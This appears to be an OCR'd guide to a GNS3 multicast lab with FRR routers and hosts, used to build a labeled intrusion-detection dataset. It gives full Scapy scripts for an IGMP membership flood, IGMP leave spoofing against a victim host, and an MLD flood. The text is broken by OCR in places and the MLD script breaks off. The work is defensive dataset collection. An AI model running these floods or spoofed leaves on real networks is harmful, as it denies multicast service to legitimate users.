
Topology

Why switches where:

- **SW-1 required** between Dist-R2 and {H1, H2} — IGMP operates at L2 (TTL=1). For spoofing to work, attacker and victim must be L2-adjacent on the same broadcast domain. Without SW-1, Class 2 attack is physically impossible.
- **SW-2 added** between Dist-R3 and {H3, H4} — symmetric access layer, realistic enterprise design, also lets you run Class 5 amplification against H3/H4 from a different subnet.
- **No switch on Core-R1 → Server** — server is a dedicated single device, direct link is correct.



Device table:

Device	Image	Adapters
Core-R1	frrouting/frr:latest	3
Dist-R2	frrouting/frr:latest	2
Dist-R3	frrouting/frr:latest	2

Device	Image	Adapters
SW-1	GNS3 built-in Ethernet Switch	4
SW-2	GNS3 built-in Ethernet Switch	4
Multicast-Server	nicolaka/netshoot	1
H1	nicolaka/netshoot	1
H2	nicolaka/netshoot	1
H3	nicolaka/netshoot	1
H4	nicolaka/netshoot	1

Cable connections:

From	To
Core-R1 eth0	Dist-R2 eth0
Core-R1 eth1	Dist-R3 eth0
Core-R1 eth2	Multicast-Server eth0
Dist-R2 eth1	SW-1 port 0
SW-1 port 1	H1 eth0
SW-1 port 2	H2 eth0
Dist-R3 eth1	SW-2 port 0
SW-2 port 1	H3 eth0
SW-2 port 2	H4 eth0

---

2. Router Bash Pre-Configuration

Run this on Core-R1, Dist-R2, and Dist-R3 — in bash, before vtysh, every time the container restarts.

```
bash

echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf

echo "net.ipv4.conf.all.mc_forwarding=1" >> /etc/sysctl.conf

sysctl -p


sed -i 's/ospfd=no/ospfd=yes/' /etc/frr/daemons
```

sed -i 's/pimd=no/pimd=yes/' /etc/frr/daemons

/usr/lib/frr/frrinit.sh restart

sleep 10

Verify daemons loaded (still in bash):

bash

vtysh -c "show version"

Must see: ospfd and pimd listed

If missing: cat /etc/frr/daemons and confirm ospfd=yes pimd=yes, then re-run frrinit.sh

---

3. Router vtysh Configuration

Core-R1

vtysh

configure terminal

hostname Core-R1

interface lo

 ip address 1.1.1.1/32

 ip pim sm

interface eth0

 ip address 10.0.0.1/30

 ip pim sm

 no shutdown

interface eth1

 ip address 10.0.1.1/30

 ip pim sm

 no shutdown

interface eth2

```
 ip address 192.168.10.1/24
 ip pim sm
 ip igmp
 no shutdown

router ospf
 network 10.0.0.0/30 area 0
 network 10.0.1.0/30 area 0
 network 192.168.10.0/24 area 0
 network 1.1.1.1/32 area 0

ip pim rp 1.1.1.1

end
write memory
```

Dist-R2

```
vtysh
configure terminal
hostname Dist-R2

interface lo
 ip address 2.2.2.2/32
 ip pim sm

interface eth0
 ip address 10.0.0.2/30
 ip pim sm
 no shutdown

interface eth1
 ip address 192.168.1.1/24
```

```
 ip pim sm
 ip igmp
 no shutdown

router ospf
 network 10.0.0.0/30 area 0
 network 192.168.1.0/24 area 0
 network 2.2.2.2/32 area 0

ip pim rp 1.1.1.1

end
write memory
```

Dist-R3

```
vtysh
configure terminal
hostname Dist-R3

interface lo
 ip address 3.3.3.3/32
 ip pim sm

interface eth0
 ip address 10.0.1.2/30
 ip pim sm
 no shutdown

interface eth1
 ip address 192.168.2.1/24
 ip pim sm
 ip igmp
```

```
 no shutdown

router ospf
 network 10.0.1.0/30 area 0
 network 192.168.2.0/24 area 0
 network 3.3.3.3/32 area 0

ip pim rp 1.1.1.1

end
write memory
```

---

4. Host IP Configuration

Run in bash on each host:

```
bash
# Multicast-Server
ip addr add 192.168.10.10/24 dev eth0
ip route add default via 192.168.10.1

# H1 (Attacker)
ip addr add 192.168.1.10/24 dev eth0
ip route add default via 192.168.1.1

# H2
ip addr add 192.168.1.20/24 dev eth0
ip route add default via 192.168.1.1

# H3
ip addr add 192.168.2.10/24 dev eth0
ip route add default via 192.168.2.1
```

H4

ip addr add 192.168.2.20/24 dev eth0

ip route add default via 192.168.2.1

---

5. Verification Chain

Run these in order. Each must pass before proceeding to the next.

bash

── Step 1: OSPF adjacency (Core-R1 bash) ──────────────────────────────

vtysh -c "show ip ospf neighbor"

Required output — both FULL:

Neighbor ID Pri State   Dead Time Address   Interface

2.2.2.2   1   Full/DR   30s   10.0.0.2   eth0

3.3.3.3   1   Full/DR   30s   10.0.1.2   eth1

```
Core-R1# show ip ospf neighbor

Neighbor ID     Pri State           Up Time         Dead Time Address         Interface                        RXmtL
 RqstL DBsmL
2.2.2.2           1 Full/DR         34.488s           35.513s 10.0.0.2        eth0:10.0.0.1                        0
     0     0
3.3.3.3           1 Full/DR         24.477s           35.529s 10.0.1.2        eth1:10.0.1.1                        0
     0     0
```

── Step 2: PIM neighbors (Core-R1 bash) ──────────────────────────────

vtysh -c "show ip pim neighbor"

Required output — both dist routers visible with uptime

── Step 3: RP reachability (Dist-R2 bash) ────────────────────────────

vtysh -c "show ip pim rp-info"

Required output:

RP 1.1.1.1 for group 224.0.0.0/4   via OSPF   I am RP: no

(On Core-R1 same command should show: I am RP: yes)

```
Dist-R2# show ip pim neighbor
 Interface  Neighbor  Uptime    Holdtime  DR Pri
 eth0       10.0.0.1  00:01:25  00:01:19  1

Dist-R2# show ip pim rp-info
 RP address  group/prefix-list  OIF   I am RP  Source  Group-Type
 1.1.1.1     224.0.0.0/4        eth0  no       Static  ASM
```

```
# ── Step 4: End-to-end reachability (run from any host) ──────────────────
ping -c 3 192.168.10.1    # reach Core-R1 via default route
ping -c 3 192.168.10.10   # reach Server
ping -c 3 192.168.1.20    # H1 pings H2 (same subnet via SW-1)
ping -c 3 192.168.2.10    # H1 pings H3 (cross-subnet via router)

# ── Step 5: Verify multicast forwarding kernel (any FRR bash) ────────────
sysctl net.ipv4.ip_forward        # must be 1
sysctl net.ipv4.conf.all.mc_forwarding  # must be 1
```

Step 1 — Start These First (Keep Running All Session)

Terminal 1 — Multicast-Server:

iperf is a benchmarking tool. It gives you throughput numbers. For an ML dataset you need controlled, labeled, varied traffic — which your scripts already do correctly.

The one thing iperf gives that your server script does not is **variable bitrate simulation** — iperf can ramp up/down bandwidth. You can replicate this by adding a bitrate parameter to your server:

```
# On Multicast-Server terminal
python3 << 'EOF'
import socket, struct, time, random

MCAST_GRP = '239.1.1.1'; MCAST_PORT = 5004; IFACE_IP = '192.168.10.10'
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, 64)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_IF, socket.inet_aton(IFACE_IP))

# Variable bitrate — cycles through low/medium/high every 30 seconds
# mimics real video stream that adjusts quality
RATES = [
    (0.066, 400),   # low:  ~15fps, small frames  (~48 Kbps)
```

```
    (0.033, 900),   # med:  ~30fps, medium frames (~218 Kbps)
    (0.016, 1400),  # high: ~60fps, large frames  (~700 Kbps)
]

seq = 0; rate_idx = 0; rate_start = time.time()
print("[Server] Variable-bitrate multicast stream started")

while True:
    # Switch bitrate profile every 30 seconds
    if time.time() - rate_start > 30:
        rate_idx = (rate_idx + 1) % len(RATES)
        rate_start = time.time()
        print(f"[Server] Rate profile changed to index {rate_idx}")

    sleep_time, frame_size = RATES[rate_idx]
    seq += 1
    ts      = int(time.time() * 90000) & 0xFFFFFFFF
    payload = struct.pack('>HI', seq % 65535, ts) + b'\xAB' * frame_size
    sock.sendto(payload, (MCAST_GRP, MCAST_PORT))

    if seq % 150 == 0:
        print(f"[Server] frame={seq} size={frame_size}B")

    time.sleep(sleep_time + random.uniform(-0.002, 0.002))
EOF
```

Terminal 2 — H2:

```
bash
python3 << 'EOF'
import socket, struct, time
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.1.20'
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
```

```
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind(('', MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H2] Joined — waiting for stream"); fc=0; t0=time.time()
while True:
  try:
    data,_=sock.recvfrom(2048); fc+=1
    if fc%50==0: print(f"[H2] frames={fc} fps={fc/(time.time()-t0):.1f}")
  except KeyboardInterrupt: break
EOF
```

Terminal 3 — H3:

```
bash
python3 << 'EOF'
import socket, struct, time
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.2.10'
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind(('', MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H3] Joined"); fc=0; t0=time.time()
while True:
  try:
    data,_=sock.recvfrom(2048); fc+=1
    if fc%50==0: print(f"[H3] frames={fc} fps={fc/(time.time()-t0):.1f}")
  except KeyboardInterrupt: break
EOF
```

Terminal 4 — H4:

```
bash
python3 << 'EOF'
import socket, struct, time
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.2.20'
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind(('', MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H4] Joined"); fc=0; t0=time.time()
while True:
  try:
    data,_=sock.recvfrom(2048); fc+=1
    if fc%50==0: print(f"[H4] frames={fc} fps={fc/(time.time()-t0):.1f}")
  except KeyboardInterrupt: break
EOF
```

Confirm tree before proceeding — Core-R1 bash:

```
bash
vtysh -c "show ip mroute"
# Must show: (*,239.1.1.1)  Iif: eth2  Oif: eth0 eth1
# If not showing — wait 30s and retry. Do NOT start captures until this appears.
```

Verify:

```
vtysh -c "show ip mroute"
# Required output:
# (*,239.1.1.1)  Iif: eth2  Oif: eth0 eth1   ← tree built from server through both dist routers
```

```
Core-R1# show ip mroute
IP Multicast Routing Table
Flags: S - Sparse, C - Connected, P - Pruned
       R - SGRpt Pruned, F - Register flag, T - SPT-bit set
 Source          Group      Flags  Proto  Input  Output  TTL  Uptime
 *               239.1.1.1  S      PIM    lo     eth0    1    00:00:38
                                   PIM           eth1    1
 192.168.10.10   239.1.1.1  SFT    STAR   eth2   eth0    1    00:04:53
                                   STAR          eth1    1
```

```
vtysh -c "show ip igmp groups"
# Should show 239.1.1.1 present on eth2
```

On Dist-R2 bash:

vtysh -c "show ip igmp groups"

Should show 239.1.1.1 on eth1 (H1+H2 segment)

```
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface        Group           Mode Timer    Srcs V Uptime
eth1             239.1.1.1       EXCL 00:03:28    1 3 00:00:52
```

On Dist-R3 bash:

vtysh -c "show ip igmp groups"

Should show 239.1.1.1 on eth1 (H3+H4 segment)

```
Dist-R3# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface        Group           Mode Timer    Srcs V Uptime
eth1             239.1.1.1       EXCL 00:03:47    1 3 00:00:41
```

What changes from your current setup

You add **two things**:

1. A **background noise script** that runs on H1 in a separate terminal throughout every single class capture (start it before Class 0, leave it running through Class 6).
2. An **upgraded Class 0** that includes HTTP/DNS/HTTPS traffic directly in the benign mix.

Everything else (Classes 1–6, capture links, merge commands) stays the same — the noise script handles the realism automatically.

Background Noise Script (run ALL session — Terminal 5 on H1)

Start this **before any captures begin** and keep it running the entire dataset collection session.

bash

Terminal 5 — H1 — run this first, keep running all session

python3 << 'EOF'

import socket, struct, time, random

from scapy.all import *

IFACE = 'eth0'

SRC_IP = '192.168.1.10'

```
DESTS   = ['192.168.1.20', '192.168.2.10', '192.168.2.20', '192.168.10.10',
        '8.8.8.8', '1.1.1.1', '192.168.1.1']

def rand_ip():
   return f'10.{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(1,254)}'

def rand_payload(min_b=64, max_b=1400):
   return Raw(bytes([random.randint(0,255) for _ in range(random.randint(min_b, max_b))]))

def http_like():
   methods = [b'GET / HTTP/1.1\r\nHost: example.com\r\n\r\n',
           b'POST /api/data HTTP/1.1\r\nContent-Length: 32\r\n\r\n' + b'X'*32,
           b'GET /index.html HTTP/1.1\r\nHost: internal.local\r\n\r\n',
           b'PUT /upload HTTP/1.1\r\nContent-Length: 64\r\n\r\n' + b'Y'*64]
   pkt = (Ether() /
        IP(src=SRC_IP, dst=random.choice(DESTS)) /
        TCP(sport=random.randint(1024,65535), dport=80,
           flags='PA', seq=random.randint(1,2**32-1)) /
        Raw(random.choice(methods)))
   sendp(pkt, iface=IFACE, verbose=0)

def https_like():
   # TLS ClientHello-ish header: 0x16=handshake, 0x03 0x01=TLS1.0
   tls_hdr = b'\x16\x03\x01' + struct.pack('>H', random.randint(128, 512))
   payload  = tls_hdr + bytes([random.randint(0,255) for _ in range(random.randint(100, 400))])
   pkt = (Ether() /
        IP(src=SRC_IP, dst=random.choice(DESTS)) /
        TCP(sport=random.randint(1024,65535), dport=443,
           flags='PA', seq=random.randint(1,2**32-1)) /
        Raw(payload))
   sendp(pkt, iface=IFACE, verbose=0)
```

```
def dns_like():
    # DNS query structure: transaction ID + flags + QDCOUNT + question
    txid    = random.randint(0, 65535)
    domains = [b'\x06google\x03com\x00', b'\x09microsoft\x03com\x00',
               b'\x05local\x00',        b'\x08internal\x05corp\x00']
    payload = struct.pack('>HHHHHH', txid, 0x0100, 1, 0, 0, 0) + random.choice(domains) +
b'\x00\x01\x00\x01'
    pkt = (Ether() /
           IP(src=SRC_IP, dst=random.choice(['192.168.1.1','8.8.8.8','1.1.1.1'])) /
           UDP(sport=random.randint(1024,65535), dport=53) /
           Raw(payload))
    sendp(pkt, iface=IFACE, verbose=0)


def dns_response_like():
    # Simulate DNS response coming back (src=53)
    txid    = random.randint(0,65535)
    payload = struct.pack('>HHHHHH', txid, 0x8180, 1, 1, 0, 0) +
b'\x04test\x03com\x00\x00\x01\x00\x01'
    pkt = (Ether() /
           IP(src=random.choice(['192.168.1.1','8.8.8.8']), dst=SRC_IP) /
           UDP(sport=53, dport=random.randint(1024,65535)) /
           Raw(payload))
    sendp(pkt, iface=IFACE, verbose=0)


def random_udp():
    pkt = (Ether() /
           IP(src=SRC_IP, dst=random.choice(DESTS)) /
           UDP(sport=random.randint(1024,65535),
               dport=random.choice([80,443,8080,8443,3000,5000,9000,53])) /
           rand_payload(64, 800))
    sendp(pkt, iface=IFACE, verbose=0)
```

```
def tcp_handshake_like():
    dst  = random.choice(DESTS)
    sp   = random.randint(1024,65535)
    dp   = random.choice([80,443,8080,22,25,587])
    isn  = random.randint(1,2**32-1)
    # SYN
    sendp(Ether()/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='S',seq=isn),
          iface=IFACE, verbose=0)
    time.sleep(random.uniform(0.002,0.01))
    # ACK (simulate handshake complete)

sendp(Ether()/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='A',seq=isn+1,ack=random.randin
t(1,2**32-1)),
          iface=IFACE, verbose=0)


def icmp_noise():
    dst = random.choice(DESTS)

sendp(Ether()/IP(src=SRC_IP,dst=dst)/ICMP(type=8,id=random.randint(1,65535),seq=random.randint
(0,65535)),
          iface=IFACE, verbose=0)


ACTIONS = [
    (http_like,          20),
    (https_like,         18),
    (dns_like,           15),
    (dns_response_like,   8),
    (random_udp,         22),
    (tcp_handshake_like,  9),
    (icmp_noise,         8),
]
```

```
names, weights = zip(*ACTIONS)

count = 0

print("[BG Noise] Started — runs all session, Ctrl+C to stop")

while True:

    fn = random.choices(names, weights=weights)[0]

    fn()

    count += 1

    if count % 200 == 0:

        print(f"[BG Noise] {count} background packets sent")

    time.sleep(random.uniform(0.008, 0.06))

EOF
```

To run in H!:

Cat > noise.py (Past the script)

Save:
ctrl+D

For running:

```
python3 noise.py > noise.log 2>&1 &
```

Step 2 -- Class 0 — Benign (with HTTP/DNS/HTTPS built in)

This replaces your existing Class 0 script. It now includes HTTP, HTTPS, and DNS traffic directly in the benign class distribution, making it a proper representation of "normal host behavior."

What it does: H1 behaves as a legitimate subscriber — joins 239.1.1.1 at OS level, receives video frames, sends periodic IGMP join/leave messages for normal churn, and generates background unicast UDP traffic. Establishes the normal traffic baseline for the classifier.

bash

```
# Run on H1 — after background noise is running

python3 << 'EOF'

import socket, struct, time, random

from scapy.all import *

from scapy.contrib.igmp import IGMP
```

```
IFACE    = 'eth0'
SRC_IP   = '192.168.1.10'
DESTS    = ['192.168.1.20', '192.168.2.10', '192.168.2.20', '192.168.10.10']
DNS_SRVS = ['192.168.1.1', '8.8.8.8']
GROUPS   = ['239.1.1.1', '239.1.1.2', '239.2.1.1', '239.3.1.1']

DURATION   = 120    # <-- CHANGE per run
UDP_WEIGHT = 25     # <-- CHANGE per run
HTTP_W     = 20     # <-- CHANGE per run
HTTPS_W    = 18     # <-- CHANGE per run
DNS_W      = 12     # <-- CHANGE per run

start = time.time(); count = 0
print(f"[Class0] Benign+rich traffic — {DURATION}s")

while time.time() - start < DURATION:
   action = random.choices(
      ['udp','http','https','dns','igmp_join','igmp_leave','icmp','tcp_bulk'],
      weights=[UDP_WEIGHT, HTTP_W, HTTPS_W, DNS_W, 8, 4, 8, 5]
   )[0]

   if action == 'udp':
      pkt = (Ether() /
            IP(src=SRC_IP, dst=random.choice(DESTS)) /
            UDP(sport=random.randint(1024,65535),
               dport=random.choice([80,443,8080,53,5004,9000])) /
            Raw(b'X' * random.randint(64,1400)))
      sendp(pkt, iface=IFACE, verbose=0)
      time.sleep(random.uniform(0.01, 0.07))
```

```
    elif action == 'http':
        methods = [b'GET / HTTP/1.1\r\nHost: server.local\r\n\r\n',
                   b'POST /api HTTP/1.1\r\nContent-Length: 20\r\n\r\n' + b'D'*20,
                   b'GET /status HTTP/1.1\r\nHost: 192.168.10.10\r\n\r\n']
        pkt = (Ether() /
               IP(src=SRC_IP, dst=random.choice(DESTS)) /
               TCP(sport=random.randint(1024,65535), dport=80,
                   flags='PA', seq=random.randint(1,2**32-1)) /
               Raw(random.choice(methods)))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.02, 0.15))

    elif action == 'https':
        tls_hdr = b'\x16\x03\x01' + struct.pack('>H', random.randint(100, 400))
        payload = tls_hdr + bytes([random.randint(0,255) for _ in range(random.randint(80,350))])
        pkt = (Ether() /
               IP(src=SRC_IP, dst=random.choice(DESTS)) /
               TCP(sport=random.randint(1024,65535), dport=443,
                   flags='PA', seq=random.randint(1,2**32-1)) /
               Raw(payload))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.02, 0.12))

    elif action == 'dns':
        domains = [b'\x06google\x03com\x00', b'\x05local\x00',
                   b'\x08internal\x05corp\x00', b'\x06server\x05local\x00']
        txid    = random.randint(0,65535)
        payload = struct.pack('>HHHHHH', txid, 0x0100, 1, 0, 0, 0) + random.choice(domains) +
b'\x00\x01\x00\x01'
        pkt = (Ether() /
               IP(src=SRC_IP, dst=random.choice(DNS_SRVS)) /
```

```
            UDP(sport=random.randint(1024,65535), dport=53) /
            Raw(payload))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.05, 0.3))

    elif action == 'igmp_join':
        pkt = Ether() / IP(src=SRC_IP, dst='224.0.0.22') / IGMP(type=0x16,
gaddr=random.choice(GROUPS))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.5, 2.0))

    elif action == 'igmp_leave':
        pkt = Ether() / IP(src=SRC_IP, dst='224.0.0.2') / IGMP(type=0x17,
gaddr=random.choice(GROUPS))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(2.0, 5.0))

    elif action == 'icmp':
        pkt = Ether() / IP(src=SRC_IP, dst=random.choice(DESTS)) / ICMP(type=8, seq=count%65535)
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.1, 0.5))

    elif action == 'tcp_bulk':
        # Simulate a short data transfer (3 segments)
        dst = random.choice(DESTS)
        sp  = random.randint(1024,65535)
        dp  = random.choice([80,443,8080])
        seq = random.randint(1,2**32-1)
        for i in range(random.randint(2,5)):
            seg_size = random.randint(512,1400)
sendp(Ether()/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='PA',seq=seq)/Raw(b'Z'*seg_size),
```

```
            iface=IFACE, verbose=0)
        seq += seg_size
        time.sleep(random.uniform(0.003,0.012))
    time.sleep(random.uniform(0.05, 0.2))

  count += 1

print(f"[Class0] Done — {count} packets in {time.time()-start:.1f}s")
EOF
```

5 runs — what to change:

Run	DURATION	UDP_WEIGHT	HTTP_W	HTTPS_W	DNS_W	Save as
1	120	25	20	18	12	c0_r1_*.pcap
2	90	30	25	20	10	c0_r2_*.pcap
3	150	20	15	15	15	c0_r3_*.pcap
4	60	35	18	20	8	c0_r4_*.pcap
5	120	22	22	22	14	c0_r5_*.pcap

Validation:

Tcp,http,udp packets,dns, igmp(1 -2 group request)

Step 3 — Class 1 (IGMP Flood)

What it does: Sends 2000 IGMPv3 Membership Reports, each joining a unique group address across the 239.x.x.x space. Exhausts IGMP group state table memory and CPU on Dist-R2 and Core-R1. In production, this causes slow convergence and denial of service to all legitimate multicast traffic.

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c1_r1_distR2-SW1.pcap
- Core-R1 eth0 ↔ Dist-R2 → c1_r1_coreR1-distR2.pcap

Run on H1:

bash

```
python3 << 'EOF'
```

```
from scapy.all import *
from scapy.contrib.igmp import IGMP
import time, random
IFACE  = 'eth0'
SRC_IP = '192.168.1.10'
# ===== PARAMETERS (CHANGE THESE) =====
DURATION   = 60
SLEEP_MIN  = 0.0005
SLEEP_MAX  = 0.002
GRP_RANGE  = (0, 255)   # controls diversity
BURST_MODE = False
PAUSE_TIME = 0
start = time.time()
count = 0
print(f"[Class1] Flood | duration={DURATION}s | sleep={SLEEP_MIN}-{SLEEP_MAX}")
while time.time() - start < DURATION:
    # Optional burst behavior
    if BURST_MODE and count % 1000 == 0:
        print("[Class1] Burst pause...")
        time.sleep(PAUSE_TIME)
    grp = f'239.{random.randint(*GRP_RANGE)}.{random.randint(0,255)}.{random.randint(1,254)}'
    pkt = (Ether(dst='01:00:5e:00:00:16') /
           IP(src=SRC_IP, dst='224.0.0.22') /
           IGMP(type=0x16, gaddr=grp))
    sendp(pkt, iface=IFACE, verbose=0)
    count += 1
    time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))
    if count % 500 == 0:
        elapsed = time.time() - start
        print(f"[Class1] {count} pkts | {count/elapsed:.0f} pkt/s")
print(f"[Class1] Done — {count} packets")
```

EOF

5 runs — what to change:


Run	DURATION	SLEEP_MIN	SLEEP_MAX	GRP_RANGE	Pattern
1	60	0.0005	0.002	(0, 50)	steady
2	90	0.001	0.005	(51, 100)	slower
3	45	0.0002	0.001	(101, 150)	fast
4	120	0.002	0.008	(0, 255)	slow wide
5	60	burst†	burst†	(0, 255)	burst-pause

Set this for brut force

BURST_MODE = True

PAUSE_TIME = 1.5

Class_1



Step 4 — Class 2 (IGMP Spoofing)

Prerequisite: H1 and H2 are on same L2 segment via SW-1. H2 receiver must be running and receiving frames.

What it does: H1 forges IGMPv3 BLOCK_OLD_SOURCES records with H2's source IP (192.168.1.20), transmitted to the router's IGMP address (224.0.0.22). The router believes H2 is leaving group 239.1.1.1, sends a Group-Specific Query to verify, and if it receives no response from actual H2 in time, prunes the stream. **This now works because H1 and H2 are on the same L2 segment via SW-1.**

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c2_r1_distR2-SW1.pcap
- SW-1 port2 ↔ H2 → c2_r1_SW1-H2.pcap

Run on H1:

```
bash

python3 << 'EOF'

from scapy.all import *

from scapy.contrib.igmp import IGMP

import time, random

IFACE   = 'eth0'

GROUP   = '239.1.1.1'

MCAST_MAC = '01:00:5e:00:00:02'   # leave group MAC

# ===== PARAMETERS =====

DURATION = 60

SLEEP    = 0.002

VICTIMS  = ['192.168.1.20']   # spoof H2

start = time.time()

count = 0

print(f"[Class2] IGMP Spoof (Leave attack) — {DURATION}s")

while time.time() - start < DURATION:

   victim = random.choice(VICTIMS)

   pkt = (Ether(dst=MCAST_MAC) /

          IP(src=victim, dst='224.0.0.2') /   # leave message

          IGMP(type=0x17, gaddr=GROUP))       # leave group

   sendp(pkt, iface=IFACE, verbose=0)
```

```
    count += 1
    time.sleep(random.uniform(SLEEP*0.8, SLEEP*1.2))
    if count % 500 == 0:
        print(f"[Class2] {count} spoofed leaves sent")
print(f"[Class2] Done — {count} packets")
EOF
```

5 runs — what to change:

Run	DURATION	SLEEP	VICTIMS	Notes
1	60	0.002	['192.168.1.20']	Target H2 only
2	90	0.005	['192.168.1.20']	Slower, H2 only
3	60	0.001	['192.168.1.20']	Fast rate
4	60	0.002	['192.168.1.20', '192.168.2.10', '192.168.2.20']	All victims
5	45	0.0005	['192.168.1.20']	Burst

Class_2:

Step 5 — Class 3 (MLD Flood)

What it does: Sends 2000 ICMPv6 MLDv2 Membership Reports (type 143) to ff02::16 (all MLDv2-capable routers). MLD is the IPv6 equivalent of IGMP. Even though no IPv6 multicast service is active in this lab, the 2000 anomalous ICMPv6 packets are meaningful labeled samples — a host generating unsolicited MLDv2 reports at this rate is inherently anomalous network behavior.

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c3_r1_distR2-SW1.pcap

Run on H1:

bash

```
python3 << 'EOF'
from scapy.all import *
import time, random

IFACE       = 'eth0'
MCAST_MAC   = '33:33:00:00:00:16'
DURATION    = 60        # <-- CHANGE per run
SLEEP_MIN   = 0.0005    # <-- CHANGE per run
SLEEP_MAX   = 0.002     # <-- CHANGE per run
